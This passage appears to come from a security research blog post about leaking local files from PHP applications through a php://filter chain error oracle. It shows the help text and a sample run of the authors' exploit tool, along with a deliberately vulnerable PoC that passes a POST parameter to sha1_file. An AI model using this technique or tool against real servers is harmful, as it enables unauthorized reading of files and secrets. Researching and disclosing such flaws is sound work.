
SIZE OF THE PAYLOADS

The last time we talked about filter chains, we said that "*The size limit of a header or in a URL can be problematic if the payload is too big.*", however the number of characters for small filter chains was still reasonable.

This time, the payload size will get even bigger. Since we will require an increasing number of filters to leak the last characters of a file, the chain size will quickly overflow the GET or header max size, making it not viable through these user inputs. This is

why this trick is more plausible when encapsulated in the embedded parameters of HTTP PUT or POST requests.

Finally, it should also be noted that many requests have to be issued to extract the full content of files. To illustrate, a full leak of a 746 characters long file will take around 14k requests and the latest payload will be around 50KB.



Example of one of the last request used to leak a file containing 746 characters.

During our research, we successfully leaked until 135 leading characters of a file using GET requests, which can still be useful in many cases.

TOOL AUTOMATING THE PROCESS

We developed a tool based on the *@hash_kitten* writeup, with the additional tricks and optimizations mentioned in this blogpost. It can be found on our GitHub repository synacktiv/php_filters_chain_oracle_exploit.

PRESENTATION

This tool currently allows to select a target, the POST parameter to use for injection, and a proxy if you want to see the requests.

```
$ python3 filters_chain_oracle_exploit.py --help
usage: filters_chain_oracle_exploit.py [-h] --target TARGET --file FILE --parameter PARAMETER [--data DAT
A] [--headers HEADERS] [--verb VERB] [--proxy PROXY]
                                       [--time_based_attack TIME_BASED_ATTACK] [--delay DELAY]

        Oracle error based file leaker based on PHP filters.
        Author of the tool : @_remsio_
        Trick firstly discovered by : @hash_kitten
        ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

```
        $ python3 filters_chain_oracle_exploit.py --target http://127.0.0.1 --file '/test' --parameter 0
        [*] The following URL is targeted : http://127.0.0.1
        [*] The following local file is leaked : /test
        [*] Running POST requests
        [+] File /test leak is finished!
        b'SGVsbG8gZnJvbSBTeW5hY2t0aXYncyBibG9ncG9zdCEK'
        b"Hello from Synacktiv's blogpost!\n"


optional arguments:
  -h, --help            show this help message and exit
  --target TARGET       URL on which you want to run the exploit.
  --file FILE           Path to the file you want to leak.
  --parameter PARAMETER
                        Parameter to exploit.
  --data DATA           Additionnal data that might be required. (ex : {"string":"value"})
  --headers HEADERS     Headers used by the request. (ex : {"Authorization":"Bearer [TOKEN]"})
  --verb VERB           HTTP verb to use POST(default),GET(~ 135 chars by default),PUT,DELETE
  --proxy PROXY         Proxy you would like to use to run the exploit. (ex : http://127.0.0.1:8080)
  --time_based_attack TIME_BASED_ATTACK
                        Exploits the oracle as a time base attack, can be improved. (ex : True)
  --delay DELAY         Set the delay in second between each request. (ex : 1, 0.1)
```

The following `Dockerfile` and `index.php` files will be used for this proof of concept (which are an adaptation of the DownUnderCTF challenge discussed earlier).

```
FROM php:8.1-apache

RUN mv "$PHP_INI_DIR/php.ini-production" "$PHP_INI_DIR/php.ini"

COPY index.php /var/www/html/index.php
COPY test /test
```

```
<?php

sha1_file($_POST[0]);
```

As we can see, the `sha1_file` function, which should not even be able to give back the real content of a file in a normal usage, is used and allows us to get the content of the `/test` file.

File exfiltration using the tool filters_chain_oracle_exploit

There are other modes allowing to base the attack on the response delay of the server, or to set delay between each request to potentially bypass some protections.

Many other functionalities can be added to enhance it, and we will try to add them little by little. Feel free to contribute :)

CONCLUSION

PHP filters represent a real Swiss army knife as they can be used in many ways! From a tool allowing to get code execution when passed to an inclusion function to an error-based oracle capable of leaking local files, as we saw in this blogpost and thanks to `@hash_kitten` 's original idea.

The scope affected by this issue is probably even more significant, as tens of PHP functions are affected. That being said, its exploitation could be limited by the use of unsupported functions in the submitted path such as `file_exists` or `is_file`. In most cases path are also properly sanitized by developers themselves.

However, we believe the `php://filter` should be more restricted by PHP, such as by limiting the number of filters in a single chain. This new exploitation only confirms that the existence of this wrapper can represent a security issue. Therefore, in addition to an already ongoing discussion, we also contacted PHP and hope some limitations will be available in the future.

REFERENCES

[PHP-FILTERS-DECHUNK-SOURCE-CODE] https://github.com/php/php-src/blob/PHP-8.1.16/ext/standard/filters.c#L...

[HASH_KITTEN-DOWNUNDERCTF-MINIMAL-PHP]
https://github.com/DownUnderCTF/Challenges_2022_Public/tree/main/web/mi...

[HASH_KITTEN-DOWNUNDERCTF-MINIMAL-PHP-WRITEUP]
https://github.com/DownUnderCTF/Challenges_2022_Public/blob/main/web/mi...

[SYNACKTIV-PHP-FILTER-CHAINS-BLOGPOST] https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-...

[UNICODE-DOCUMENTATION-UCS-4] http://www.unicode.org/versions/Unicode8.0.0/appC.pdf

[CHUNCKED-TRANSFER-EXPLANATION] https://en.wikipedia.org/wiki/Chunked_transfer_encoding#Encoded_data

[X-IBM930-CODEC] https://www.fileformat.info/info/charset/x-IBM930/encode.htm

[IBM280-CODEC] https://www.fileformat.info/info/charset/IBM280/encode.htm

[IBM285-CODEC] https://www.fileformat.info/info/charset/IBM285/encode.html

[PHP-STAT-DOC] https://www.php.net/manual/en/function.stat.php

[WIKIPEDIA-BASE64-TABLE] https://en.wikipedia.org/wiki/Base64

[PHP-FILESYSTEM-FUNCTIONS] https://www.php.net/manual/en/ref.filesystem.php

[PHP-EXIF-MODULE] https://www.php.net/manual/en/intro.exif.php

[GITHUB-PHP-PATCH-DISCUSSION] https://github.com/php/php-src/issues/10453

[GITHUB-SYNACKTIV-PHP-FILTERS-CHAIN-ORACLE] https://github.com/synacktiv/php_filter_chains_oracle_exploit